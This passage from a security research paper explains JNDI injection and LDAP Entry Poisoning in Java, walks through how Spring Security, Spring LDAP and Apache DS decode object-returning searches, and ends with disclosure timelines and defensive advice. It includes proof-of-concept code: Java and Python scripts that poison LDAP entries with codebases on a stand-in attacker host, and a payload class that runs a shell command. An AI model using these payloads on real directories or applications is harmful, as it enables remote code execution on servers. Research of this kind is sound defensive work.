JNDI can also be used to interact with LDAP directories. The main difference between an LDAP directory and an RMI registry is that the former is a Directory Service and allows for assignment of attributes to the stored objects. We will now explore the possibility of a similar attack using LDAP protocol.

Introduction to LDAP

The Lightweight Directory Access Protocol (LDAP) is a directory service protocol that runs on a layer above the TCP/IP stack. It provides a mechanism used to connect to, search, and modify Internet directories. The LDAP directory service is based on a client-server model. The function of LDAP is to enable access to an existing directory. [24]

JNDI LDAP Support

LDAP can be used to store Java objects by using several special Java attributes [7]. There are at least two ways a Java object can be represented in an LDAP directory:

- Using Java serialization
  - https://docs.oracle.com/javase/jndi/tutorial/objects/storing/serial.html
- Using JNDI References
  - https://docs.oracle.com/javase/jndi/tutorial/objects/storing/reference.html

The decoding of these Java objects during runtime execution by the Naming Manager will result in remote code execution. Both approaches will be explained in detail in the next chapter: "LDAP Entry Poisoning" which shares the same exploitation payloads. The main difference between a JNDI Injection in DirContext.lookup() and a "LDAP Entry Poisoning", is that in the former, the attacker will be able to use its own LDAP server while in the latter, the attacker will need to poison an entry in the victim's LDAP server and interact or wait for the application to retrieve the poisoned entry attributes.

Watch out and carefully validate any argument to InitialDirContext.lookup() or any wrappers such as the Spring's LdapTemplate.lookup(), LdapTemplate.lookupContext(), and the like.

Attack Process

The attack process resembles the following:

1. Attacker provides an absolute LDAP URL to a vulnerable JNDI lookup method.
2. Server connects to an attacker controlled LDAP Server that returns a malicious JNDI Reference.
3. Server decodes the JNDI Reference.
4. Server fetches the Factory class from attacker-controlled server.
5. Server instantiates the Factory class.
6. Payload gets executed.



FIGURE 6: ATTACKING JNDI THROUGH LDAP

LDAP Entry Poisoning

While investigating whether or not actual applications are vulnerable using InitialDirContext.lookup() calls with untrusted data, we realized that it is not a very frequent operation in Directory Services. Most of the operations are done on attributes rather than at the object level. For example instead of

looking for an object with a *lookup()* call, the *search()* method is used to retrieve the desired attributes of the LDAP entry (eg: username, password, email, etc.). When only attributes are requested, there will be no Java object decoding that can compromise the server. However, there is a special flag that can be switched on for searches: the *returnObjFlag*.

If an application performs a search operation with the *returnObjFlag* set to true, an attacker controlling the LDAP response will be able to execute arbitrary commands on the application server. Let's see how.

Object-returning Searches

An LDAP search can take a SearchControls object as argument to specify the scope of the search and what gets returned as a result of the search. In particular, the setReturningObjFlag(boolean) method allows searches to return objects when set to *true* (default value is *false*). The JavaDoc for this method reads:

> *"Enables/disables returning objects returned as part of the result."[19]*

When this flag is switched on the SearchResult returned by the query will be populated with the object bound to the LDAP entry. As defined in the Oracle documentation:

> *"If the search was conducted requesting that the entry's object be returned (SearchControls.setReturningObjFlag() was invoked with true), then SearchResult will contain an object that represents the entry. To retrieve this object, you invoke getObject(). If a java.io.Serializable, Referenceable, or Reference object was previously bound to that LDAP name, then the attributes from the entry are used to reconstruct that object (see the example in the JNDI Tutorial). Otherwise, the attributes from the entry are used to create a DirContext instance that represents the LDAP entry. In either case, the LDAP provider invokes DirectoryManager.getObjectInstance() on the object and returns the results." [20]*

Looking at the LdapSearchEnumeration code we can verify that the SearchResult will first check for Java attributes and decode as a Java object if they exist, or wrap as a DirContext instance if the Java attributes are not present.

```
// only generate object when requested
if (searchArgs.cons.getReturningObjFlag()) {
    if (attrs.get(Obj.JAVA_ATTRIBUTES[Obj.CLASSNAME]) != null) {
        // Entry contains Java-object attributes (ser/ref object)
        // serialized object or object reference
        obj = Obj.decodeObject(attrs);

    }
    if (obj == null) {
        obj = new LdapCtx(homeCtx, dn);
    }
    …
}
```

Java Schema

The Java Schema for representing Java objects in an LDAP directory (RFC 2713) defines different representations for Java objects so that they can be stored in a Directory Service:

- **Serialized Objects:** A serialized object is represented in the directory by the attributes:
    - **objectClass**: javaSerializedObject

    - **javaClassName**: Records the class name of the serialized object so that applications can determined class information without having to first deserialize the object.
    - **javaClassNames**: Additional class information about the serialized object.
    - **javaCodebase**: Location of the class definitions needed to deserialize the serialized object.
    - **javaSerializedData**: Contains the serialized form of the object.

- **JNDI References:** As we saw before, a JNDI Reference is a Java object of class javax.naming.Reference. It consists of class information about the object being referenced and an ordered list of addresses. A reference also contains information to assist in the creation of an instance of the object to which the reference refers. It contains the Java class name of that object, and the class name and location of the object factory to be used to create the object. It is represented in the directory using the following attributes:
    - **objectClass**: javaNamingReference
    - **javaClassName**: Records the class name of the serialized object so that applications can determined class information without having to first deserialize the object.
    - **javaClassNames**: Additional class information about the serialized object.
    - **javaCodebase**: Location of the class definitions needed to instantiate the factory class.
    - **javaReferenceAddress**: Multivalued optional attribute for storing reference addresses.
    - **javaFactory**: Optional attribute for storing the object factory's fully qualified class name.

- **Marshalled Objects:** To "marshal" an object means to record its state and codebase(s) in such a way that when the marshalled object is "unmarshalled," a copy of the original object is obtained, possibly by automatically loading the class definitions of the object. You can marshal any object that is serializable or remote (that is, implements the java.rmi.Remote interface). Marshalling is like serialization, except marshalling also records codebases. A marshalled object is represented in the directory by the attributes:
    - **objectClass**: javaMarshalledObject
    - **javaClassName**: Records the class name of the serialized object so that applications can determine class information without having to first deserialize the object.
    - **javaClassNames**: Additional class information about the serialized object.
    - **javaSerializedData**: Contains the serialized form of the object.

- **Remote Location (deprecated):** Deprecated way of storing Remote RMI objects, now replaced with JNDI References and Marshalled objects. It is represented in the directory with the following attributes:
    - **javaRemoteLocation**: represent the RMI URL used to name an RMI object.
    - **javaClassName**: Records the class name of the serialized object so that applications can determined class information without having to first deserialize the object.

Exploitation Vectors

The different object representations in the directory and the way they get decoded by the Naming Manager offer different exploitation vectors to an attacker. We will explain each vector in the following subsections.

Java Serialization

Serialized and Marshalled object graphs use java serialization to get the binary representation that gets stored in the "*javaSerializedData*" attribute defined in the Java Schema.

The following code in Obj.decodeObject(Attributes attrs) will deserialize the contents of the "*javaSerializedData*" attribute if present:

```
if ((attr = attrs.get(JAVA_ATTRIBUTES[SERIALIZED_DATA])) != null) {
    ClassLoader cl = helper.getURLClassLoader(codebases);
    return deserializeObject((byte[])attr.get(), cl);
}
```

For serialized objects the "*javaCodeBase*" attribute can be used to point to the URL used to load classes during deserialization. Being able to control the classes used during deserialization allows an attacker to provide a class that runs its malicious payload on its *readObject*() method. However, as we saw in the "Remote codebases and Security Managers" chapter, the JVM is configured to prevent this particular remote class loading, although it can be disabled by passing the following property: "*com.sun.jndi.ldap.object.trustURLCodebase=true*". If your JVM is configured to do so, you may be in trouble.

Considering most JVMs will not trust remote code loading during LDAP object deserialization, an attacker can still use classes available on the local CLASSPATH to attack the application. The Perils of Java deserialization paper provides an idea of how easily adversaries can leverage classes in third party libraries, or even in the JRE, to achieve remote code execution.

Poisoning sample code

```
System.out.println("Poisoning LDAP user");
BasicAttribute mod1 = new
BasicAttribute("javaCodebase",attackerURL));
BasicAttribute mod2 = new
BasicAttribute("javaClassName","DeserPayload"));
BasicAttribute mod3 = new BasicAttribute("javaSerializedData",
serializedBytes));
ModificationItem[] mods = new ModificationItem[3];
mods[0] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod1);
mods[1] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod2);
mods[2] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod3);
ctx.modifyAttributes("uid=target,ou=People,dc=example,dc=com", mods);
```

JNDI References

JNDI References will be decoded by the Naming Manager in a similar way as we saw in the JNDI Injection chapter. The Naming Manager will check if the *"javaFactory"* and *"javaCodebase"* attributes are present, and if so, will fetch the *"javaFactory"* class from the *"javaCodebase"* location and instantiate it. As described before, there is no JVM parameter to prevent this kind of remote class loading at the *Naming Manager* level, and also no enforcement of an installed Security Manager. Therefore attackers will be able to run arbitrary remote code when controlling these Java attributes.

The following code in Obj.decodeObject(Attributes attrs) initiates the Reference decoding if the *objectClass* attribute contains "*javaNamingReference*" value:

```
if (attr != null &&
     (attr.contains(JAVA_OBJECT_CLASSES[REF_OBJECT]) ||
      attr.contains(JAVA_OBJECT_CLASSES_LOWER[REF_OBJECT]))) {
          return decodeReference(attrs, codebases);
}
```

The [Obj.decodeReference(Attributes attrs, String[] codebases)]() method will reconstruct the Reference based on the Java Schema attributes:

```
private static Reference decodeReference(Attributes attrs,
    String[] codebases) throws NamingException, IOException {
    Attribute attr;
    String className;
    String factory = null;
    if ((attr = attrs.get(JAVA_ATTRIBUTES[CLASSNAME])) != null) {
        className = (String)attr.get();
    } else {
        throw new
InvalidAttributesException(JAVA_ATTRIBUTES[CLASSNAME] +
                    " attribute is required");
    }
    if ((attr = attrs.get(JAVA_ATTRIBUTES[FACTORY])) != null) {
        factory = (String)attr.get();
    }
    Reference ref = new Reference(className, factory,(codebases !=
null? codebases[0] : null));
    …
    return (ref);
}
```

As an alternative attack vector, if the JNDI Reference defines Reference addresses (*RefAddrs)* via the "*javaReferenceAddress"* attribute, it will be deserialized in the [Obj.decodeReference()]() method opening another door for deserialization attacks:

```
RefAddr ra = (RefAddr)
deserializeObject(decoder.decodeBuffer(val.substring(start)),cl);
refAddrList.setElementAt(ra, posn);
```

Poisoning sample code

```
System.out.println("Poisoning LDAP user");
Attribute mod1 = new BasicAttribute("objectClass", "top");
mod1.add("javaNamingReference");
Attribute mod2 = new BasicAttribute("javaCodebase",
"http://attackerURL/");
Attribute mod3 = new BasicAttribute("javaClassName",
"PayloadObject");
Attribute mod4 = new BasicAttribute("javaFactory", "PayloadObject");
ModificationItem[] mods = new ModificationItem[] {
    new ModificationItem(DirContext.ADD_ATTRIBUTE, mod1),
    new ModificationItem(DirContext.ADD_ATTRIBUTE, mod2),
    new ModificationItem(DirContext.ADD_ATTRIBUTE, mod3),
    new ModificationItem(DirContext.ADD_ATTRIBUTE, mod4)
};
ctx.modifyAttributes("uid=target,ou=People,dc=example,dc=com", mods);
```

Remote Location

Last but not least, although deprecated from an early draft (see RFC changelog) and never making it to the final RFC, the "*javaRemoteLocation*" attribute is supported by the Naming Manager and can be used to store RMI remote objects. The Naming Manager will fetch an object from an RMI Registry located in the URL specified by the "*javaRemoteLocation"* attribute. An attacker can store a JNDI Reference using a factory and remote codebase that will be instantiated during RMI decoding.

com.sun.jndi.ldap.Obj.decodeObject(Attributes attrs)**:**

```
if ((attr = attrs.get(JAVA_ATTRIBUTES[REMOTE_LOC])) != null) {
    // For backward compatibility only
    return decodeRmiObject(
          (String)attrs.get(JAVA_ATTRIBUTES[CLASSNAME]).get(),
          (String)attr.get(), codebases);
}
```

And

com.sun.jndi.ldap.Obj.decodeRmiObject(String className, String rmiName, String[] codebases)**:**

```
private static Object  [More ...] decodeRmiObject(String className,
    String rmiName, String[] codebases) throws NamingException {
    return new Reference(className, new StringRefAddr("URL",
rmiName));
}
```

Although the attribute is deprecated, an attacker controlling the LDAP Server or search response will be able to modify the schema or just inject the attributes on the search response.

Poisoning sample code

```
System.out.println("Poisoning LDAP user");
BasicAttribute mod1 = new BasicAttribute("javaRemoteLocation",
"rmi://attackerURL/PayloadObject");
BasicAttribute mod2 = new BasicAttribute("javaClassName",
"PayloadObject");
ModificationItem[] mods = new ModificationItem[2];
mods[0] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod1);
mods[1] = new ModificationItem(DirContext.ADD_ATTRIBUTE, mod2);
ctx.modifyAttributes("uid=target,ou=People,dc=example,dc=com", mods);
```

Attack Scenarios

Modifying an entry in the LDAP server or search response and injecting the Java attributes for a serialized object or JNDI reference will make the LdapSearchEnumeration decode the response as a Java object, and therefore allow the execution of Java code by injecting a JNDI reference with a user-controlled object factory.

The question is, how popular are the search queries with *returnObjectFlag* set to true? We found that it is quite common. In most of the cases, the developers are not looking for decoding any Java objects, they are just looking for the DirContext wrapper of the returned result. However, since the object is first decoded as a Java Object, an attacker controlling the LDAP search response will be able to inject malicious attributes and execute arbitrary code on the server interacting with the LDAP server.

Being able to control a LDAP search response is a high requirement, but it can be accomplished in several ways:

- **Rogue employee:** An employee that has write permissions on the LDAP directory may inject arbitrary Java attributes and even install the Java Schema if not available in the server. The employee could grant himself access to the application by poisoning the user entry with malicious Java attributes, since he has access to the LDAP server itself. He could attack the underlying server infrastructure and get a shell, install backdoors, attack other services not integrated with LDAP, and more.

- **Vulnerable LDAP server:** There are plenty of CVEs published on LDAP servers that allow remote code execution on them. An attacker who is able to compromise an LDAP server will be able to pivot into any machine performing return-object searches on the LDAP server.

- **Vulnerable applications:** If a vulnerability is found on an application that browses and manages the LDAP Server (and therefore has write permissions to the LDAP Directory), the attacker could use the vulnerability to poison LDAP entries in the Directory. Examples may include Human Resources applications, or any application with write permissions.

- **Exposed Web Services or APIs for accessing LDAP Directories:** A lot of modern LDAP servers provide various web APIs for accessing LDAP directories. For example, it can be features or modules like REST API, SOAP services, DSML gateways or even separate products (Web applications). Many of these APIs are transparent for the user and only authorize them based on Access Control Lists (ACLs) of the LDAP server. We reviewed some of these ACLs and found out those cases where ACLs allow modification of arbitrary attributes are not rare. For example, some ACLs allow users to modify any of their attributes except for blacklisted ones. Others allow managers to modify their employee's entries. Moreover, if we take into account that most of modern LDAP Servers come with the Java Schema pre-installed by default, such APIs can be very interesting for attackers.

- **Man-In-The-Middle attacks:** Although most LDAP servers nowadays use TLS for encrypting their communications, attackers sitting on the network may still be able to attack and modify those unencrypted ones or use compromised certificates to modify the responses on the fly.

- **Single-Sign-On (SSO) and Identity Providers:** Some cloud services may allow users to connect their own LDAP servers to their Identity Providers. An attacker might be able to attack the cloud provider by connecting its own controlled LDAP server.

Attack Process

According to the attack scenarios defined above, we can reduce the attack processes to the following two:

LDAP Entry Manipulation

The attack process resembles the following:

1. Attacker poisons an LDAP entry and injects malicious Java Schema attributes.
2. Attacker interacts with application to force a LDAP search (eg: authentication).
3. Application performs the LDAP search and fetches the poisoned entry.
4. Application attempts to decode the entry attributes as a Java Object.
5. Application fetches Factory class from an attacker-controlled server.
6. Server instantiates the Factory class and runs the Payload.



FIGURE 7: LDAP ENTRY MANIPULATION

LDAP Response Manipulation

The attack process resembles the following:

1. Attacker interacts with application to force a LDAP search (eg: authentication) or simply waits for an LDAP request to be sent from a target application.
2. Application performs the LDAP search and fetches an entry.
3. Attacker intercepts and modifies LDAP response and injects malicious Java Schema attributes in the response.
4. Application attempts to decode the entry attributes as a Java Object.
5. Application fetches Factory class from an attacker-controlled server.
6. Server instantiates the Factory class and runs the Payload.



FIGURE 8: LDAP RESPONSE MANIPULATION

Object-returning searches used in the wild

We found that object-returning queries are performed more often than we thought originally and for many different purposes although probably the most popular one is for authentication.

Many LDAP connectors, Realms, and authentication libraries use the *returnObjFlag* to get a DirContext wrapper for the user entry returned by the LDAP server and therefore enabling the decoding of the LDAP response as a Java object in case it contains the Java Schema attributes.

Example: Spring Security and LDAP projects

Spring Security

Spring Security is a framework that focuses on providing both authentication and authorization to Java applications. One of the authentication providers offered by the framework allows integration with an LDAP server for user authentication.

The project is quite popular and wildly adopted, according to VersionEye, SpringSecurity LDAP project is used by 1336 projects in its latest version.

The library exposes a method to search for a given user in the LDAP directory: FilterBasedLdapUserSearch.searchForUser(String username). This is the method used by Spring Security to fetch the authenticating user attributes and check its credentials. In order to search the user, it uses the SpringSecurityLdapTemplate class**:**

```
return template.searchForSingleEntry(searchBase, searchFilter, new
String[] { username });
```

The searchForSingleEntry() method basically calls its internal version searchForSingleEntryInternal():

```
public DirContextOperations searchForSingleEntry(final String base,
final String filter, final Object[] params) {
    return (DirContextOperations) executeReadOnly(new
ContextExecutor() {
        public Object executeWithContext(DirContext ctx) throws
NamingException {
            return searchForSingleEntryInternal(ctx, searchControls,
base, filter, params);
        }
    });
}
```

The internal version (since 3.2.0 version) performs the final search using a modified version of the original search controls:

```
public static DirContextOperations
searchForSingleEntryInternal(DirContext ctx, SearchControls
searchControls, String base, String filter, Object[] params) throws
NamingException {
    final DistinguishedName ctxBaseDn = new
DistinguishedName(ctx.getNameInNamespace());
    final DistinguishedName searchBaseDn = new
DistinguishedName(base);
    final NamingEnumeration<SearchResult> resultsEnum =
ctx.search(searchBaseDn, filter, params,
buildControls(searchControls));
    …
}
```

As we can see in the *buildControls()* method, the only modification done is to ensure that returnObjectFlag is set to true:

```
private static SearchControls buildControls(SearchControls
originalControls) {
     return new SearchControls(
originalControls.getSearchScope(),
originalControls.getCountLimit(),
originalControls.getTimeLimit(),
     originalControls.getReturningAttributes(),
RETURN_OBJECT, // true
     originalControls.getDerefLinkFlag());
}
```

Therefore, every user entry fetched by the Spring Security LDAP connector will be decoded as an object and if it contains the Java Schema attributes, it will be decoded as a Java Object allowing arbitrary remote classes to be instantiated.

In order to verify this vulnerability:

1. Set up an HTTP server serving a Java class running your payload on its constructor. For example:

```
public class PayloadObject {
    public PayloadObject() {
        try {
            Runtime.getRuntime().exec("touch /tmp/pwned");
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

2. Poison a user entry. For example, use the following python script:

```
import ldap

# LDAP Server
baseDn = 'ldap://localhost:389/'

# User to Poison
userDn = "cn=Larry,ou=users,dc=example,dc=org"

# LDAP Admin Credentials
admin = "cn=admin,dc=example,dc=org"
password = "password"

# Payload
payloadClass = 'PayloadObject'
payloadCodebase = 'http://localhost:9999/'

# Poisoning
print "[+] Connecting"
conn = ldap.initialize(baseDn)
conn.simple_bind_s(admin, password)

print "[+] Looking for user: %s" % userDn
result = conn.search_s(userDn, ldap.SCOPE_BASE, '(uid=*)', None)
```

```
    for k,v in result[0][1].iteritems():
        print "\t\t%s: %s" % (k,v,)

    print "[+] Poisoning user: %s" % userDn
    mod_attrs = [
        (ldap.MOD_ADD, 'objectClass', 'javaNamingReference'),
        (ldap.MOD_ADD, 'javaCodebase', payloadCodebase),
        (ldap.MOD_ADD, 'javaFactory', payloadClass),
        (ldap.MOD_ADD, 'javaClassName', payloadClass)]
    conn.modify_s(userDn, mod_attrs)

    print "[+] Verifying user: %s" % userDn
    result = conn.search_s(userDn, ldap.SCOPE_BASE, '(uid=*)', None)
    for k,v in result[0][1].iteritems():
        print "\t\t%s: %s" % (k,v,)

    print "[+] Disconnecting"
    conn.unbind_s()
```

3. Authenticate to the Spring Security application using the poisoned user (no need to enter the right password):

Login In

Username

Enter Username

Password

Enter Password

Login

FIGURE 9: SPRING SECURITY LOG ON PROMPT

4. Payload gets executed

Spring LDAP

Spring LDAP project suffers from the same vulnerability. The authenticate() method calls the LdapTemplate.search() wrapper:

```
public boolean authenticate(Name base, String filter, String
password, final AuthenticatedLdapEntryContextCallback callback, final
AuthenticationErrorCallback errorCallback) {
    List result = search(base, filter, new
LdapEntryIdentificationContextMapper());
    …
}
```

That ends up calling:

```
public List search(String base, String filter, int searchScope,
String[] attrs, ContextMapper mapper) {
    return search(base, filter, getDefaultSearchControls(searchScope,
```

```
RETURN_OBJ_FLAG, attrs), mapper);
}
```

That sets the *returnObjFlag* to true. In fact, LdapTemplate sets this flag for all search methods that take a ContextMapper or ContextMapperCallbackHandler.

Disclosure Timeline:

Both Spring projects (Security and LDAP) were contacted and responsibly made aware of this vulnerability. It was decided by the vendor not to fix the issue, because if an attacker could control the LDAP instance used for authenticating users, the application could already be considered compromised.

22/Jun/2016 - Reported to Spring Security team.

28/Jun/2016 - Initial reply from Spring Security team.

06/Jul/2016 - After triaging the issue and different possible solutions, Spring Security team decided to accept the risk per this excerpt: "… the end result is that we will accept this as a risk. If the LDAP instance used for authenticating users is compromised, the application is in quite a bit of distress already …"

Example: Apache DS Groovy API

Apache Directory offers a wrapper class (org.apache.directory.groovyldap.LDAP) which provides LDAP functionality to Groovy. This class uses the *returnObjFlag* set to *true* for all search methods and thus renders them vulnerable to LDAP Entry Poisoning.

Disclosure Timeline:

The vulnerability was responsibly disclosed to Apache who decided to remove the Groovy API from its site (still available in cache: http://web.archive.org/web/20160702093242/http://directory.apache.org/api/groovy-ldap.html) and release.

24/Jun/2016 - Initial report of the vulnerability.

07/Jul/2016 - Apache removes the Groovy API from the web site and announce that it was not part of the release.

Other Examples

We responsibly reported this vulnerability to many vendors including Oracle, Apache, Atlassian, JFrog, Redhat, Forgerock and others. They all acknowledged the issue and we are working with them to fix these vulnerabilities.

Conclusions

In this paper we described two new vulnerability classes that may affect enterprise applications – JNDI Injection and LDAP Entry Poisoning. Both of them are critical since they allow arbitrary code execution on the application server. Although JNDI Injection may not be very common in modern web applications, we think it may be a real problem for enterprise-level applications. LDAP Entry Poisoning potentially affects thousands of applications, especially those that integrate with an LDAP server for authentication purposes.

As final recommendations, enterprises should consider the following from a defensive perspective:

1. Do not pass untrusted data to an *InitialContext.lookup()* method.

    a. If you have to, but are not expecting an absolute URLs, make sure that the argument passed is not in the form of an absolute URL.

2. When using a Security Manager, carefully audit its Policy.
    a. A Security Manager with a misconfigured Policy can be more dangerous than running a JVM without a Security Manager.

3. If possible, do not allow remote codebases.
    a. Do not change the default values of
        i. *java.rmi.server.useCodebaseOnly*
        ii. *com.sun.jndi.ldap.object.trustURLCodebase*.

4. When integrating with an LDAP server try to avoid object-returning queries.
    a. If using third party libraries, verify if they are using *returningObjFlag*.
    b. If object-returning searches are a must verify there are no java attribute before iterating the results.

5. Use static analysis code reviews to find “JNDI Injection” and “LDAP Entry Poisoning” in an efficient and scalable way.

6. Carefully protect your LDAP backends since they contain the keys to your kingdom.
    a. Review ACLs
    b. Review loaded LDAP Schemas
    c. Review all exposed APIs

From a penetration tester perspective:

1. Fuzz your web applications with different JNDI payloads to verify they are not taking untrusted data into APIs that perform lookup operations.
2. Poison a controlled user and use the account to log in on every LDAP integrated service to find out which applications are vulnerable.

References

[0] http://latemar.science.unitn.it/segue_userFiles/2016WebArchitectures/JNDI%202015.ppt.pdf

[1] http://blog.trendmicro.com/trendlabs-security-intelligence/new-headaches-how-the-pawn-storm-zero-day-evaded-javas-click-to-play-protection/

[2] http://www.ibm.com/developerworks/library/ws-underhood/

[3] http://www.javaworld.com/article/2076339/core-java/locating-corba-objects-using-java-idl.html

[4] http://omniorb.sourceforge.net/omni40/omniORB/omniORB007.html

[5] http://zerothoughts.tumblr.com/post/137831000514/spring-framework-deserialization-rce

[6] http://codewhitesec.blogspot.com/2016/05/return-of-rhino-old-gadget-revisited.html

[7] https://docs.oracle.com/javase/jndi/tutorial/objects/representation/ldap.html)

[8] https://docs.oracle.com/javase/jndi/tutorial/objects/storing/index.html

[9] https://docs.oracle.com/javase/jndi/tutorial/objects/reading/index.html

[10] https://docs.oracle.com/javase/jndi/tutorial/objects/storing/serial.html

[11] https://docs.oracle.com/javase/jndi/tutorial/objects/storing/reference.html

[12] https://tools.ietf.org/html/rfc2713

[13] https://docs.oracle.com/javase/jndi/tutorial/config/LDAP/README-SCHEMA.TXT

[14] http://community.hpe.com/t5/Security-Research/The-perils-of-Java-deserialization/ba-p/6838995

[15] https://docs.oracle.com/javase/tutorial/jndi/ldap/result.html

[16] http://docs.oracle.com/javase/1.5.0/docs/guide/rmi/codebase.html

[17] https://ejbvn.wordpress.com/category/week-1-enterprise-java-architecture/day-04-using-jndi-for-naming-services-and-components/

[18] http://docs.oracle.com/javase/tutorial/jndi/overview/

[19] https://docs.oracle.com/javase/8/docs/api/javax/naming/directory/SearchControls.html#setReturningObjFlag-boolean-

[20] https://docs.oracle.com/javase/tutorial/jndi/ldap/result.html

[21] https://en.wikipedia.org/wiki/EclipseLink

[22] https://en.wikipedia.org/wiki/Java_remote_method_invocation

[23] http://www.omg.org/gettingstarted/corbafaq.htm

[24] https://msdn.microsoft.com/en-us/library/aa367008(v=vs.85).aspx